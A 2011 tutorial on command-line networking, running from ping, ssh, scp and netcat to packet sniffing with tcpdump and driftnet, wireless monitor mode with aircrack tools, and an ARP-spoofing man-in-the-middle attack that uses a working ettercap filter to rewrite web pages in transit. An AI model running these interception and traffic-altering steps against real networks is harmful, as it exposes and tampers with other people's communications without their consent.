

Working with Computer Networks.

Julian Oliver, June 2011
<http://julianoliver.com>

*Before reading this please ensure you have read **Understanding Computer Networks** and **Working With the Command Line**.*

Testing to see if a machine is online.

First you need to know the IP or *hostname* of that machine. A hostname is a human-friendly name given to a computer. If we know of another computer on the LAN called 'dragonwhisper' we can use the utility **ping** to see if it is active.

```
user@netbook:~$ ping dragonwhisper
PING dragonwhisper (192.168.1.17) 56(84) bytes of data.
64 bytes from dragonwhisper (192.168.1.17): icmp_req=1 ttl=64
time=176 ms
```

Note how the IP appears in the **ping** output. It has been *resolved* from the hostname. The time value at the end is the time taken for the entire conversation to take place, the *round trip*. A long value might indicate that the machine is under load, has a poor network connection or has a poor network reach in relation to us.

We can also **ping** an IP directly:

```
user@netbook:~$ ping 192.168.1.17
PING 192.168.1.17 (192.168.1.17) 56(84) bytes of data.
64 bytes from 192.168.1.17: icmp_req=1 ttl=64 time=185 ms
```

Finding other machines on the network.

First, take note of your IP. You can use the utility **ifconfig** for this. If you don't know how to use **ifconfig**, read the manual *Working with the Command line*.

Once you know your IP you can search the entire subnet range for other computers on your LAN using a tool called **nmap**. **nmap** is a port-scanner and will perform detectable scan of the network. Use with care. Note the use of the asterix (*) instead of the last IPv4 block. This is a *wildcard* telling **nmap** to search the entire range for hosts. The MAC address will appear in the output, giving us some clues as to the manufacturer of the device and perhaps even the machine (tablet computer, laptop, phone) it is in.

```
user@netbook:~$ nmap -sP 192.168.1.*
Starting Nmap 5.21 ( http://nmap.org ) at 2011-03-02 23:28 CEST
Nmap scan report for 192.168.1.1
Host is up (0.025s latency).
MAC Address: 00:01:6B:81:A3:E2 (Senao International Co.)
Nmap scan report for 192.168.1.11
Host is up (0.0085s latency).
MAC Address: 00:18:E8:E1:42:22 (Cameo Communications)
Nmap scan report for 192.168.1.12
[...]
```

Just by looking at this output we can guess that 192.168.1.1 is probably the *router* on our network.

Using the Secure Shell to remotely and securely access other computers.

Consider you have a computer on a local network that you would like to connect to and administer. In networking language, that machine is known as the *remote host*. The machine you wish to connect from is the *local host*. The remote host is also the *server* as it is the one that receives and processes our attempted incoming connection. The local host therefore is our *client*, from where we enact the attempted connection.

We can use SSH, or the *Secure Shell*, to connect to this machine securely. First however you'll need to know the IP or hostname of the remote host.

SSH connections are most commonly invoked in this form:

ssh <user>@<address>

To connect as user2 on the machine on the Local Network with the name 'dragonwhisper' we

merely need to:

```
user@netbook:~$ ssh user2@dragonwhisper
```

We know the machine with this hostname has the IP 192.168.1.17, so we can just as easily:

```
user@netbook:~$ ssh user2@192.168.1.17
```

Naturally you will need to know both the username and password you or your server administrator has configured for that machine. At the point of a successful login you will be given a shell on that machine. Any command you type will be performed on that machine itself.

Just as on a LAN, you can use the Internet domain name to connect to the machine, rather than using an IP.

For instance if you have a website on the domain **pyramidsandunicorns.com** You can use SSH to connect to it directly, assuming an SSH server is installed on the machine.

```
user@netbook:~$ ssh prism@pyramidsandunicorns.com
```

Sometimes an SSH server will be started on a port different than the default, which is port 22. If you know the port (for example **port 1337**), you can specify it like so:

```
user@netbook:~$ ssh -p 1337 prism@pyramidsandunicorns.com
```

Once the login is successful you will see the prompt for that particular machine. You are now working on that machine, almost as though you were sitting in the same room at the keyboard.

Securely copying files to and from a remote machine.

The utility **scp** (**Secure Copy**) is an extremely useful and reliable means for copying files around networks. Just like **cp** one can also copy whole directories (and their subdirectories).

scp commands most commonly take this form, connecting to **ssh's port 22** by default:

```
scp <file> <user>@<address>:<path>
```

As you may have learned earlier, every user has a home directory of the same name

(/home/<user>) and every SSH connection will automatically drop you straight into that directory. It's a little similar for **scp**.

Here's an example of a user **assange** copying a file **leeks.txt** to the remote machine **wikileaks.org**, using the user-name **veg**, for which **assange** has the password. More so, he wants to copy the file to the directory **edible**, which he knows is in the home directory.

```
user@netbook:~$ scp leeks.txt veg@wikileaks.org:edible
```

Note the **:edible** at the end. It's just the same as writing **:/home/veg/edible** because (as with all log in operations on UNIX and UNIX-Like operating systems) the home directory is the default location anyway. Note also that if you wanted to copy to any directory outside of a /home directory, you'd need a *root password* and would need to specify the user **root**. As a precaution most sensibly administered machines do not allow for this.

What say however you want to securely copy a whole directory of files **brocoli-gate** from a remote machine to a specified location on your desktop. You can use a trick known as *reverse scp* for this. We use the **-r** switch to indicate *recursive copy* meaning that the directory and everything inside it will be copied.

```
user@netbook:~$ scp -r veg@wikileaks.org:edible/brocoli-gate /home/assange/inquests
```

Quickly retrieving files and folders from a website

wget is a very handy little tool for downloading files and folders from a remote location over HTTP. For instance this is how to download the video 'Experime1940.mpg' from <http://archive.org> ensuring that if the download breaks it can be continued later (**-c** switch):

```
user@netbook:~$ wget -c http://www.archive.org/download/Experime1940/Experime1940.mpeg
```

Here's how to download a website itself, from the directory that hosts the website on the server and everything below (**-r** switch):

```
user@netbook:~$ wget -r http://www.microsoftness.com
```

Note that **wget** observes the robots.txt standard and so will ignore directories this file says should be ignored. If you would like to download more using the command line, explore **lwp-rget** with the switch **-hier**.

Using Netcat to communicate data between computers

netcat is a very useful little program for sending data between computers. It uses a classic *client* and *server* model to manage the conversation. Note that somewhat unintuitively, **netcat** is actually invoked as **nc**.

First, take note of your IP. The IP I'm using here is **192.168.1.17**.

Now start a netcat server on your local computer. The **-l** switch means *listener*. The **12345** is an arbitrary, unused port on your machine:

```
user@netbook:~$ nc -l 12345
```

Now from another remote machine pass it a packet with text in it, using the IP of your server and the port you specified as arguments:

```
user@laptop:~$ nc 192.168.1.17 12345
```

Type the command and hit ENTER. Then, type in some text. You will see that the text appears in the terminal of both client and server. Then the server will quit.

To keep open a persistent connection, use the switch **-k**:

```
user@netbook:~$ nc -k -l 12345
```

netcat can be terminated using CTRL-C, as with most other utilities.

Output from **netcat** can be logged to a file on the server by invoking the server with a file redirect:

```
user@netbook:~$ nc -k -l 12345 > netcat-log.txt
```

A text file, ***or any other file***, can be passed to the client as an *input redirect* argument:

```
user@laptop:~$ nc 192.168.1.17 12345 < send-me.txt
```

netcat is a very powerful little tool that can be rolled into a script and used as a part of a larger communication infrastructure in your project.

About routes

The route defines the direction packets take on networks. It describes the machines packets move through and so can also be used to analyse the network topology.

Here is the *routing table* of my *network interface (wlan0)* on the LAN I'm currently on, using the program **route**. On Apple's OS X there is no program called **route**. You will need to use **netstat** with the switches **-nr**.

```
user@netbook:~$ route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
192.168.1.0 0.0.0.0 255.255.255.0 U 2 0 0 wlan0
169.254.0.0 0.0.0.0 255.255.0.0 U 1000 0 0 wlan0
0.0.0.0 192.168.1.1 0.0.0.0 UG 0 0 0 wlan0
```

The row we are interested in here contains the letters **UG**. 'UG' refers to the *gateway* in use (Use Gateway). A gateway is an addressed device that allows network packets to move between the internal network and an external network. 192.168.1.1 on this network represents the internal address of the wireless router I am using, just as we suspected.

The above route refers to the flow of *network packets* from a device on the LAN (a *client*) to the routing device (*router*) on the same LAN. On wireless networks the router is typically also the *Wireless Access Point*, the *Gateway to the Internet* and the DSL or Cable Modem.

Packet tracing

We can use the program **traceroute** to get an idea as to the route a packet will probably take when we make a connection to a remote machine. Here are the machines my packets pass through on the way to **http://google.com**

```
user@netbook:~$ traceroute google.com
traceroute to google.com (74.125.115.147), 30 hops max, 60 byte packets
 1 192.168.1.1 (192.168.1.1) 5.901 ms 6.417 ms 7.095 ms
 2 7.4.156.1 (7.4.156.1) 11.797 ms 14.910 ms 18.696 ms
 3 66.185.89.165 (66.185.89.165) 27.889 ms 27.866 ms 30.745 ms
 4 gi-2-0.gw01.ktgc.phub.net.cable.rogers.com (66.185.81.117) 37.881 ms 40.043 ms 43.211 ms
 5 69.63.251.122 (69.63.251.122) 48.381 ms 53.186 ms 53.173 ms
 6 72.14.216.189 (72.14.216.189) 57.294 ms * 19.768 ms
 7 209.85.254.120 (209.85.254.120) 24.470 ms 27.910 ms 33.254 ms
 8 209.85.242.215 (209.85.242.215) 85.498 ms 72.14.239.90 (72.14.239.90) 61.411 ms 209.85.242.215 (209.85.242.215) 85.381 ms
 9 209.85.249.238 (209.85.249.238) 71.778 ms 67.483 ms 71.594 ms
10 64.233.174.87 (64.233.174.87) 77.029 ms 80.429 ms 209.85.251.228 (209.85.251.228) 81.486 ms
11 209.85.242.181 (209.85.242.181) 92.201 ms 209.85.242.177 (209.85.242.177) 88.111 ms 209.85.253.185 (209.85.253.185) 76.793 ms
```

```
12 vx-in-f147.1e100.net (74.125.115.147) 72.142 ms 57.363 ms 60.805 ms
```

Note that behind each one of these machines is at least one administrator capable of copying and/or manipulating your content as it passes over the wire.

Capturing network packets on a network.

We have several strategies for capturing data on a network, whether that be our own traffic or the traffic of others. Typically, two *capture modes* can be used.

It is important to mention that capturing data from clients on a network you do not own or are responsible for is probably illegal and/or just plain rude in most countries. Consider yourself warned!

Promiscuous mode

By setting our network interface to *Promiscuous Mode* we can capture all the packets on the network to which we are immediately connected. By connected I mean we have an IP on that network. Whether we are on a network that requires static assignment of IP addresses or if dynamically assigned (for instance with a *DHCP server*) we first ought to test we can reach the most important member of that network, the router. The below command will find out who the routing gateway on your LAN is and ping it.

```
user@netbook:~$ ping $(route -n | grep UG | awk '{ print $2 }')
```

As usual, hit **CTRL+C** to terminate the process.

tcpdump is a special program for reading and writing packets captured on a network to which you are a member. The files it reads and writes are of the kind **pcap**, standing for *packet capture*. Like most other packet capturing software, it depends on the **libpcap** library. **libpcap** requires low level contact with your network interface, and so **root** or **sudo** must be used.

tcpdump will automatically put your network interface into *promiscuous mode*. We'll use the flags **-A** for ASCII output, **-X** to print the data of the packet (in hex and ASCII) and **-vv** for verbose output. **-i** specifies the network interface to use, in our case **wlan0**:

```
user@netbook:~$ sudo tcpdump -AXvv -i wlan0
```

To write these packets to packet capture file, usable later with other programs, type:

```
user@netbook:~$ sudo tcpdump -AXvv -i wlan0 -w capture.pcap
```

It's also possible to use **wireshark**, **tshark** (and numerous other applications with libpcap) support to capture in promiscuous mode.

Viewing images going over the network

We can use **driftnet** to follow, reconstruct and display *streams* of TCP data containing JPG and GIF images on unencrypted networks.

```
user@netbook:~$ sudo driftnet -i wlan0
```

You should now see a window pop up. Images browsed on the LAN will appear in the window. *Note: if the network is WEP encrypted, you will need to decrypt each packet before it can be reconstructed back into images. For this use **airtun-ng**. WPA encrypted packets however must be decrypted offline, done so with **airdecap-ng**. See the manual page for each.*

Monitor mode

Packet capture in *Monitor Mode* is very different from *Promiscuous Mode*, able to see all traffic at the *Data Link Layer* onward. As such, one doesn't need to be associated with any network to do so.

Monitor mode does this by using the network device itself as a radio receiver in its truest sense, scanning channel by channel for BSSIDs (Access Points) and the *stations* (clients) that are associated with them.

First we need to create a special *monitor device*. For this we use **airmon-ng**.

```
user@netbook:~$ sudo airmon-ng start wlan0
```

Now we can use **airodump-ng** to record the traffic in the air.

```
user@netbook:~$ sudo airodump-ng wlan0 -w log.pcap
```

airodump-ng has a very helpful output screen, relating the BSSIDs to stations, showing the amount of data going over that BSSID alongside the channel and relative signal strength in relation to where you are monitoring from.

If you see a BSSID of interest, you can 'focus' on it. This is how I would only record traffic going over the BSSID **00:11:88:A0:56:71**:


```
user@netbook:~$ sudo airodump-ng -d 00:11:88:A0:56:71 wlan0
```

See the manual page for **airodump-ng** for more options.

Once your monitoring session is over, it's often wise to take down the interface. For this use:

```
user@netbook:~$ sudo airmon-ng stop mon0
```

*Note: it's also possible to put your device into Monitor Mode using **ifconfig**.*

Using a Virtual Tunnel Device to monitor traffic

Often monitor devices can't be used directly with programs as the monitor device is of a type that some libpcap applications doesn't work with. In this case we use **airtun-ng** to create a virtual tunnel from our monitor device through which we pass IP packets.

airtun-ng needs a BSSID and a monitor device to work with. Here's an example of creating a robust tunnel interface between the BSSID **00:11:88:A0:56:71** and our monitor interface, **mon0**:

```
user@netbook:~$ airtun-ng -a 00:11:88:A0:56:71 mon0
```

By running **ifconfig** we see the virtual tunnel interface **at0** has been created. Almost any libpcap-based program should be able to work with this interface.

Manipulating Network traffic.


There are many strategies to capture packets, manipulate the data in the body and pass them on. First, one needs to become a *Man In The Middle* on the network. Once done, traffic can be manipulated using additional tools as it passes through the MiTM. This can be done using a variety of means.

One strategy is to become a rogue DHCP server that wins a race with the real DHCP server, then issuing addresses to clients on the LAN. You become the Man In The Middle, directing all traffic through your machine.

Another is to send *ICMP packets* (the same sorts of packets sent with the program ping) that tricks clients into believing you will provide a better route to the Internet. Just as above, all packets are sent to you, on the assumption you're the best route to a more important network.

The one we will explore exploits a basic 'flaw' in the modern implementation of computer networking, the part of a network infrastructure that is responsible for keeping track of the relationship between MAC (hardware addresses) and IPs (network addresses). This job is done by sending *Address Resolution Protocol* (ARP) packets whose reply contains MAC/IP pairs, added to a special table known as the ARP Table on both client and router. By telling all clients that we are the router and the router that we are the only client on the LAN, our device effectively becomes center of the network, the node through which all traffic flows. This form of attack is known as *ARP Spoofing*.

Here's an image from our [Newstweek](#) project that explains this in practice. The device with the 'N' on it is the attacker:



Rather than using tools like **Python Scapy**, or **arp-spoof** with **netsted**, or a variety of other tool to perform this task we can use just one all-in-one tool. It handles *arp-spoofing* and the textual substitution. That tool is **ettercap**.

To manipulate packets on the attacking host they need to be cached and then forwarded. **ettercap** uses a software-based *packet forwarding* strategy and so is inevitably much slower than a kernel level 'on the metal' packet forwarding approach. For this reason an **ettercap** based MiTM will always slow down the LAN being attacked. Bear this in mind if you have

high-throughput on your LAN or if you want a faster, more robust solution for use on larger networks. At some point you'll find you have to roll your own solution.

Below is a sample filter for use with **ettercap**. The filter has two sections, the first is interested in traffic from the client to a remote server. It ensures that the traffic we get back isn't encoded, specifically *gzipped*, by asking the server not to send us data of that type.

Encoded traffic cannot be easily manipulated as it would need to be unzipped first. The second section (after the second `}`) deals with traffic coming back from the server. It looks into the data part of the packet for a particular search string and then provides a substitution. The software routing part of **ettercap** then ensures the packet is passed on to its intended destination.

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Godhead!");
        msg("clobbered gzipped content!\n");
    }
}

if (ip.proto == TCP && tcp.src == 80) {
    if (search(DATA.data, "Google")) {
        replace("Google", "Giggle");
        msg("giggled!\n");
    }
    if (search(DATA.data, "I\'m\ Feeling\ Lucky")) {
        replace("I\'m\ Feeling\ Lucky", "I\'m\ Feeling\ Weird");
        msg("giggled!\n");
    }
}
```

Copy this text out into a file called **giggle.filter** and save it to your desktop. Open up a terminal. First we'll move to the desktop so we can work with it further.

```
user@netbook:~$ cd Desktop
```

Now let's use the program **etterfilter** to compile the filter ready for use with **ettercap**:

```
user@netbook:~$ etterfilter giggle.filter -o giggle.ef
```

We can now run **ettercap** to use this filter:

```
user@netbook:~$ sudo ettercap -T -M arp:remote -i wlan0 -F giggle.ef //
```

When we manipulate the ARP Table on a network we must be careful not to leave the

network in an unusable state by merely terminating the ettercap process, or simply walking away. Always be sure to use the '**Q**' key to quit ettercap and *depoison* the network, returning it to its previous state.

Let's say you only wanted to manipulate the traffic between client 10.0.1.101 (say an iPad) and the router, which we know is 10.0.1.1, leaving all the other clients alone. We specify this relationship like so.

```
user@netbook:~$ sudo ettercap -T -M arp:remote -i wlan0 -F giggle.ef /10.0.1.1/ /10.0.1.101/
```

Afterword

There are many means to gain exclusive access to client traffic on a network and manipulate it in turn, each of which has their own efficiencies and risks. Bear in mind that manipulating the traffic of a networks you don't own, let alone monitoring it, is almost certainly illegal in most countries. Please feel free however to wreak havoc with family and friends on your home network.

Further Reading

There are many sites on line that deal with the topic in this manual at great length. I would consider exploring the **Backtrack Linux** manual. Backtrack Linux is a very capable *Penetration Testing* (or 'pentesting') distribution of GNU/Linux, full of tools for you to explore.

<http://backtrack-linux.org>

<http://www.backtrack-linux.org/tutorials/>

<http://www.backtrack-linux.org/information-security-training/offensive-security/> ← paid

Another great next step would be to install and then go through the **Python Scapy** manual. Here you will learn a tremendous amount about networks, packets and their structure. Bear in mind that some experience with the Python language, or programming more generally, will help a lot here:

<http://www.secdev.org/projects/scapy/doc/>